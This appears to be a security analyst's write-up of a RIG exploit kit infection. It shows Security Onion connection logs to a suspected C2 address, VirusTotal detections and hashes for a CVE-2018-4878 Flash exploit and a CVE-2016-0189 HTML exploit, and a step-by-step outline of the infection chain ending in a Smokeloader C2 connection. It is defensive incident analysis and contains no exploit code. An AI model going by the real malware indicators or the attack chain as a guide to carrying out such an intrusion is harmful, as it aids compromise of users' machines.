
Security Onion - All Logs

22 documents

@timestamp	source.ip	source.port	destination.ip
Jan 4, 2019 @ 22:57:02.958	10.1.4.102	49239	185.68.93.192
Jan 4, 2019 @ 22:57:02.693	10.1.4.102	49239	185.68.93.192
Jan 4, 2019 @ 22:46:54.051	10.1.4.102	49237	185.68.93.192
Jan 4, 2019 @ 22:46:53.788	10.1.4.102	49237	185.68.93.192
Jan 4, 2019 @ 22:36:45.148	10.1.4.102	49235	185.68.93.192
Jan 4, 2019 @ 22:36:43.875	10.1.4.102	49235	185.68.93.192
Jan 4, 2019 @ 22:26:35.234	10.1.4.102	49233	185.68.93.192
Jan 4, 2019 @ 22:26:34.971	10.1.4.102	49233	185.68.93.192
Jan 4, 2019 @ 22:16:26.331	10.1.4.102	49231	185.68.93.192
Jan 4, 2019 @ 22:16:26.087	10.1.4.102	49231	185.68.93.192

IOC - VIRUSTOTAL

Adobe Flash Exploit file (.swf)



34/60 security vendors flagged this file as malicious

d7bb1f853e55fa7f80f04bf1cd4b20129843a6821881dff0bf860dbcfbf33bac
2019-01-04-Rig-EK-flash-exploit.swf
flash exploit zlib cve-2018-4878 capabilities

Size 31.56 KB
Last Analysis Date 3 years ago


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Ad-Aware	Script.SWF.C593	AegisLab	Hacktool.SWF.Generic.3!c
AhnLab-V3	SWF/Cve-2018-4878.R2.SS20	ALYac	Exploit.CVE-2018-4878
Antiy-AVL	Trojan[Exploit]/SWF.Agent.mo	Arcabit	Script.SWF.C593
Avast	SWF:Malware-gen [Trj]	AVG	SWF:Malware-gen [Trj]
Avira (no cloud)	EXP/CVE-2018-4878.G.Gen	BitDefender	Script.SWF.C593
Comodo	Malware@#s0sz65nly6m9	Cynet	Malicious (score: 85)
DrWeb	Exploit.SWF.1349	Emsisoft	Script.SWF.C593 (B)
eScan	Script.SWF.C593	ESET-NOD32	A Variant Of SWF/Exploit.CVE-2018-4878.L
Fortinet	SWF/CVE_2018_4878.H!exploit	GData	Script.SWF.C593
Ikarus	Exploit.CVE-2018-4878	Kaspersky	HEUR:Exploit.SWF.Generic
MAX	Malware (ai Score=81)	MaxSecure	Trojan.Malware.8430966.susgen
McAfee-GW-Edition	BehavesLike.Flash.Exploit.qg	Qihoo-360	Swf.exp.20184878.c
QuickHeal	Exp.SWF.CVE-2018-4878.Q	Sophos	Troj/SWFExp-OS
Symantec	Trojan.Gen.MBT	Tencent	Win32.Exploit.Generic.Hrfe
Trellix (HX)	Script.SWF.C593	TrendMicro	TROJ_FRS.0NA103A719
TrendMicro-HouseCall	TROJ_FRS.0NA103A719	WithSecure	Exploit.EXP/CVE-2018-4878.G.Gen
Zillya	Exploit.Generic.Script.115	ZoneAlarm by Check Point	HEUR:Exploit.SWF.Generic

Trojan Cryxos



30/54 security vendors flagged this file as malicious

284faa3eaedb70a9c11e1a3316308de6a11f72dc835623c5b304138b1736a437
Sample19Html.html
html exploit cve-2016-0189 contains-embedded-js

Size 133.17 KB
Last Analysis Date 7 days ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label trojan.cryxos
Threat categories trojan phishing
Family labels cryxos

Security vendors' analysis

Do you want to automate checks?

AliCloud	Exploit:Javascript/Agent.NPF	Arcabit	JS:Trojan.Cryxos.DF83
Avast	JS:Rig-G [Trj]	AVG	JS:Rig-G [Trj]
Avira (no cloud)	PHISH/Agent.OC	BitDefender	JS:Trojan.Cryxos.3971
CTX	Html.trojan.cryxos	Cynet	Malicious (score: 99)
Emsisoft	JS:Trojan.Cryxos.3971 (B)	eScan	JS:Trojan.Cryxos.3971
ESET-NOD32	JS/Exploit.Agent.NOX	GData	JS:Trojan.Cryxos.3971
Google	Detected	Ikarus	HTML.ExploitKit
Jiangmin	Exploit.Script.act	Kaspersky	HEUR:Exploit.Script.Generic
Kingsoft	Script.Exploit.Generic.a	Lionic	Trojan.HTML.Cryxos.3!c
Microsoft	Ransom:Win32/CVE	NANO-Antivirus	Trojan.Script.ExpKit.fjahbl
QuickHeal	JS.EK.RLP.30935	Rising	Exploit.CVE-2016-0189!8.72D0 (TOPIS:E0...
Skyhigh (SWG)	BehavesLike.HTML.ExploitPdfjsc.cq	Sophos	JS/Redirect-H
Symantec	Trojan.Gen.NPE	Tencent	Win32.Trojan.Agent.Ktgl
Trellix (HX)	JS:Trojan.Cryxos.3971	TrendMicro-HouseCall	Trojan.JS.DLOADR.AUSUOZ
WithSecure	Phishing.PHISH/Agent.OC	Xcitium	TrojWare.JS.Agent.NOC@7n2dqd

GRAPH



1. Exploit kit compromises / creates webpage (relying on typing error, or injecting legit site with malicious JS for example)
2. User enter legit site with malicious inject, or types the domain wrong and enters malicious copy
3. Upon entering, script launches itself to fetch JS from threat-actors defined malicious site, controlled by RIG/Sundown
4. RIG scans the host for vulnerabilities, and provides URIs to storage that holds the malicious files to be downloaded
5. Host downloads the malicious files
6. Host forms connection with threat-actors C2 Server (Smokeloader).